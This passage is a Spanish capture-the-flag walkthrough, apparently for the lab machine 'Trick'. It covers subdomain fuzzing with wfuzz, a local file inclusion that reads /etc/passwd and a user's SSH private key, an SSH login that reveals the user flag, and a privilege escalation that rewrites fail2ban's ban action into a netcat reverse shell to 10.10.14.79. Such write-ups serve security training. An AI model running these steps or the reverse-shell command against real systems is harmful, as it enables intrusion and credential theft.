
Tomado de: https://www.pinguytaz.net/index.php/2019/10/22/wfuzz-navaja-suiza-del-pentesting-web-2-3/

En esta se indica el diccionario donde están las palabras a remplazar y con FUZZ se indica en que posición de la URL remplazar.

Se obtiene el siguiente resultado:

```
┌─[parrot@parrot]─[~]
└──╼ $wfuzz -c -t 200 --hl=83  -w list-subdomains.txt -H "Host: preprod-FUZZ.trick.htb" -u 10.10.11.166
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl.
y when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.11.166/
Total requests: 4989

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000254:   200        178 L    631 W      9660 Ch     "marketing"

Total time: 0
Processed Requests: 4989
Filtered Requests: 4988
Requests/sec.: 0
```

7. Se registra este nuevo host y se ingresa a la dirección desde el navegador.




Esta, al igual que las anteriores está escrita en php.

Este parámetro “page” puede dar la posibilidad de traer archivos. Con esto, podría intentarse traer archivos con información de usuarios. (Ataque LFI). *Un Local File Inclusion (LFI) es una vulnerabilidad web que permite la lectura de archivos locales. Esta vulnerabilidad ocurre cuando un servidor web usa la ruta del archivo como input.*

Además, puede derivar en una ejecución remota de comandos si se cumplen ciertos requisitos. Tomado de: https://deephacking.tech/local-file-inclusion-lfi-pentesting-web/

8. Se intentan diversas opciones dadas para poder obtener el archivo /etc/passwd que es donde se espera están almacenadas las contraseñas de usuarios. Finalmente se obtiene después de probar diferentes combinaciones de direcciones (..//..// o ../../../…)



root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin messagebus:x:104:110::/nonexistent:/usr/sbin/nologin tss:x:105:111:TPM2 software stack,,,:/var/lib/tpm:/bin/false dnsmasq:x:106:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin rtkit:x:108:114:RealtimeKit,,,:/proc:/usr/sbin/nologin pulse:x:109:118:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin speech-dispatcher:x:110:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin saned:x:112:121::/var/lib/saned:/usr/sbin/nologin colord:x:113:122:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin geoclue:x:114:123::/var/lib/geoclue:/usr/sbin/nologin hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false Debian-gdm:x:116:124:Gnome Display Manager:/var/lib/gdm3:/bin/false systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin mysql:x:117:125:MySQL Server,,,:/nonexistent:/bin/false sshd:x:118:65534::/run/sshd:/usr/sbin/nologin postfix:x:119:126::/var/spool/postfix:/usr/sbin/nologin bind:x:120:128::/var/cache/bind:/usr/sbin/nologin michael:x:1001:1001::/home/michael:/bin/bash


9. Se encuentra un usuario “michael” el cual puede ejecutar el bash. Otro de los servicios que se encontró en el escaneo de puertos es el servicio SSH. Para este, se sabe que las claves SSH se almacenan de la siguiente manera al ser creadas:

```
Enter file in which to save the key (/home/demo/.ssh/id_rsa):
```

Nota: Si no escribimos nada y pulsamos la tecla «Intro», la clave se almacenará en la ruta que aparece entre paréntesis.


Tomado de: https://www.stackscale.com/es/blog/configurar-llaves-ssh-servidor-linux/

Así, se ingresa a la ruta /home/Michael/.ssh/id_rsa con el fin de obtener la llave privada del usuario Michael y poder después realizar una conexión SSH.




-----BEGIN OPENSSH PRIVATE KEY----- b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAQEAwI9YLFRKT6JFTSqPt2/+7mgg5HpSwzHZwu95Nqh1Gu4+9P+ohLtz
c4jtky6wYGzlxKHg/Q5ehozs9TgNWPVKh+j92WdCNPvdzaQqYKxw4Fwd3K7F4JsnZaJk2G YQ2re/gTrNElMAqURSCVydx
/UvGCNT9dwQ4zna4sxIZF4HpwRt1T74wioqIX3EAYCCZcf+ 4gAYBhUQTYeJlYpDVfbbRH2yD73x7NcICp5iIYrdS455nARJtPHYkO9eobmyamyNDgAia/
Ukn75SroKGUMdiJHnd+m1jW5mGotQRxkATWMY5qFOiKglnws/jgdxpDV9K3iDTPWXFwtK4
1kC+t4a8sQAAA8hzFJk2cxSZNgAAAAdzc2gtcnNhAAABAQDAJ1gsVEpPokVNKo+3b/7uaC
DkelLDMdnC73k2qHUa7j70/6iEu3NziO2TLrBgbOXEoeD9Dl6GjOz1OA1Y9UqH6P3ZZ0I0
+93NpCpgrHDgXB3crsXgmydlomTYZhDat7+BOs0SUwCpRFIJXJ3H9S8YI1P13BDjOdrizE
hkXgenBG3VPvjCKiohfcQBgIJlx/7iABgGFRBNh4mVikNV9ttEfbIPvfHs1wgKnmIhit1L
jnmcBEm08diQ716hubJqbI0OACJr9SSfvlKugoZQx2Iked36bWNbmYai1BHGQBNYxjmoU6
IqCWfCz+OB3GkNX0reINM9ZcXC0rjWQL63hryxAAAAAwEAAQAAAQASAVVNT9Ri/dldDc3C
aUZ9JF9u/cEfX1ntUFcVNUs96WkZn44yWxTAiN0uFf+IBKa3bCuNffp4ulSt2T/mQYlmi/
KwkWcvbR2gTOlpgLZNRE/GgtEd32QfrL+hPGn3CZdujgD+5aP6L9k75t0aBWMR7ru7EYjC
tnYxHsjmGaS9iRLpo79lwmIDHpu2fSdVpphAmsaYtVFPSwf01VlEZvIEWAEY6qv7r455Ge
U+38O714987fRe4+jcfSpCTFB0fQkNArHCKiHRjYFCWVCBWuYkVlGYXLVlUcYVezS+ouM0
fHbE5GMyJf6+/8P06MbAdZ1+5nWRmdtLOFKF1rpHh43BAAAgQDJ6xWCdmx5DGsHmkhG1V
PH+7+Oono2E7cgBv7GIqpdxRsozETjqzDlMYGnhk9oCG8v8oiXUVlM0e4jUOmnqaCvdDTS
3AZ4FVonhCl5DFVPEz4UdlKgHS0LZoJuz4yq2YEt5DcSixuS+Nr3aFUTl3SxOxD7T4tKXA
fvjlQQh81veQAAAIEA6UE9xt6D4YXwFmjKo+5KQpasJquMVrLcxKyAlNpLNxYN8LzGS0sT AuNHUSgX/tcNxg1yYHeHTu868
/LUTe8l3Sb268YaOnxEbmkPQbBscDerqEAPOvwHD9rrgn In16n3kMFSFaU2bCkzaLGQ+hoD5QJXeVMt6a/5ztUWQZCJXkcAAACBANNWO6MfEDxYr9DP
JkCbANS5fRVNVi0Lx+BSFyEKs2ThJqvlhnxBs43QxBX0j4BkqFUfuJ/YzySvfVNPtSb0XN
jsj51hLkyTlOBEVxNjDcPWOj5470u21X8qx2F3M4+YGGH+mka7P+VVfvJDZa67XNHzrxi+ IJhaN0D5bVMdjjFHAAAADW1pY2hhZWxAdHJpY2sBAgMEBQ== -----END
OPENSSH PRIVATE KEY-----


Para obtener el formato correcto de este archivo mediante la consola y wget se puede obtener.



10. Se realiza la conexión SSh indicando el archivo con la llave privada.




Para solucionar este error se deben dar permisos donde solo el propietario pueda hacer uso de este. En este caso se asignan permisos "600". Luego de esto se intenta nuevamente la conexión:



11. Se logra finalmente entrar a la consola del usuario michael en donde encontramos la bandera de usuario:

```
michael@trick:~$ cat user.txt
3f86c5b62b984096ef3960cc654711cd
michael@trick:~$ S
```



12. Ahora, desde la consola del usuario michael podría intentarse elevar privilegios para acceder como usuario root. Se ejecuta sudo -l y se obtiene el siguiente resultado:

```
michael@trick:~$ sudo -l
Matching Defaults entries for michael on trick:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User michael may run the following commands on trick:
    (root) NOPASSWD: /etc/init.d/fail2ban restart
michael@trick:~$
```

Este binario permite reiniciar un servicio llamado fail2ban. Este servicio permite detectar ataques de fuerza bruta bloqueando las IPs y previniendo el acceso de intrusos al sistema.

13. Se examina la dirección /etc/fail2ban para analizar la configuración del servicio:

```
michael@trick:/etc/fail2ban$ cd action.d
michael@trick:/etc/fail2ban/action.d$ ls
abuseipdb.conf                  firewallcmd-rich-rules.conf  mail-whois-common.conf      sendmail-buffered.conf
apf.conf                        helpers-common.conf          mail-whois-lines.conf       sendmail-common.conf
badips.conf                     hostsdeny.conf               mail-whois.conf             sendmail-geoip-lines.conf
badips.py                       ipfilter.conf                mail.conf                   sendmail-whois-ipjailmatches.conf
blocklist_de.conf               ipfw.conf                    mynetwatchman.conf          sendmail-whois-ipmatches.conf
bsd-ipfw.conf                   iptables-allports.conf       netscaler.conf              sendmail-whois-lines.conf
cloudflare.conf                 iptables-common.conf         nftables-allports.conf      sendmail-whois-matches.conf
complain.conf                   iptables-ipset-proto4.conf   nftables-common.conf        sendmail-whois.conf
dshield.conf                    iptables-ipset-proto6-allports.conf  nftables-multiport.conf  sendmail.conf
dummy.conf                      iptables-ipset-proto6.conf   nginx-block-map.conf        shorewall-ipset-proto6.conf
firewallcmd-allports.conf       iptables-multiport-log.conf  npf.conf                    shorewall.conf
firewallcmd-common.conf         iptables-multiport.conf      nsupdate.conf               smtp.py
firewallcmd-ipset.conf          iptables-new.conf            osx-afctl.conf              symbiosis-blacklist-allports.conf
firewallcmd-multiport.conf      iptables-xt_recent-echo.conf osx-ipfw.conf               ufw.conf
firewallcmd-new.conf            iptables.conf                pf.conf                     xarf-login-attack.conf
firewallcmd-rich-logging.conf   mail-buffered.conf           route.conf
```

Al intentar ver el contenido de los archivos iptables.. se ocultan los archivos, para esto, se inicia sesión nuevamente y se copia el archivo a otra dirección donde se pueda mostrar.

```
michael@trick:/etc/fail2ban/action.d$ nano iptables-multiport.conf
michael@trick:/etc/fail2ban/action.d$ cat iptables-multiport.conf
cat: iptables-multiport.conf: No such file or directory
michael@trick:/etc/fail2ban/action.d$ ls
michael@trick:/etc/fail2ban/action.d$ ls
```

Copiando:

```
michael@trick:~$ cp /etc/fail2ban/action.d/iptables-multiport.conf ./
michael@trick:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos  iptables-multiport.conf  user.txt
michael@trick:~$ cat iptables-multiport.conf
# Fail2Ban configuration file
#
# Author: Cyril Jaquier
# Modified by Yaroslav Halchenko for multiport banning
#
[INCLUDES]

before = iptables-common.conf

[Definition]

# Option:  actionstart
# Notes.:  command executed once at the start of Fail2Ban.
# Values:  CMD
#
actionstart = <iptables> -N f2b-<name>
```

En este archivo se puede ver que define la acción a seguir al correr el servicio y al tener que banear una IP:

```
# Option:  actionban
# Notes.:  command executed when banning an IP. Take care that the
#          command is executed with Fail2Ban user rights.
# Tags:    See jail.conf(5) man page
# Values:  CMD
#
actionban = <iptables> -I f2b-<name> 1 -s <ip> -j <blocktype>

# Option:  actionunban
# Notes.:  command executed when unbanning an IP. Take care that the
#          command is executed with Fail2Ban user rights.
# Tags:    See jail.conf(5) man page
# Values:  CMD
#
actionunban = <iptables> -D f2b-<name> -s <ip> -j <blocktype>
```


Se intentará aprovechar esta acción para tratar de traer la consola a la máquina atacante mediante el comando nc y abriendo un puerto en la máquina, como se ha realizado en anteriores máquinas. En uno de los archivos se puede observar que se tienen 5 intentos antes de ser baneado por el servicio:

```
# "bantime" is the number of seconds that a host is banned.
bantime  = 10s

# A host is banned if it has generated "maxretry" during the last "findtime"
# seconds.
findtime  = 10s

# "maxretry" is the number of failures before a host get banned.
maxretry = 5
```


{

14. Se modifica el actionban como se mencionó anteriormente, en este se remplaza por la siguiente acción:
/usr/bin/nc 10.10.14.79 4200 -e /usr/bin/bash


Esto enviará al puerto que esta escuchando la ejecución de la consola. Se pone en escucha el puerto 4200 en la máquina atacante:




Editando el archivo de iptables:



Se mueve el archivo a la carpeta action.d:




Se verifican los cambios:




15. Como se sabe que se permiten 5 intentos antes de ser baneado, se intentan 5 conexiones fallidas de ssh a la máquina victima esperando que se ejecute la nueva acción de baneo:

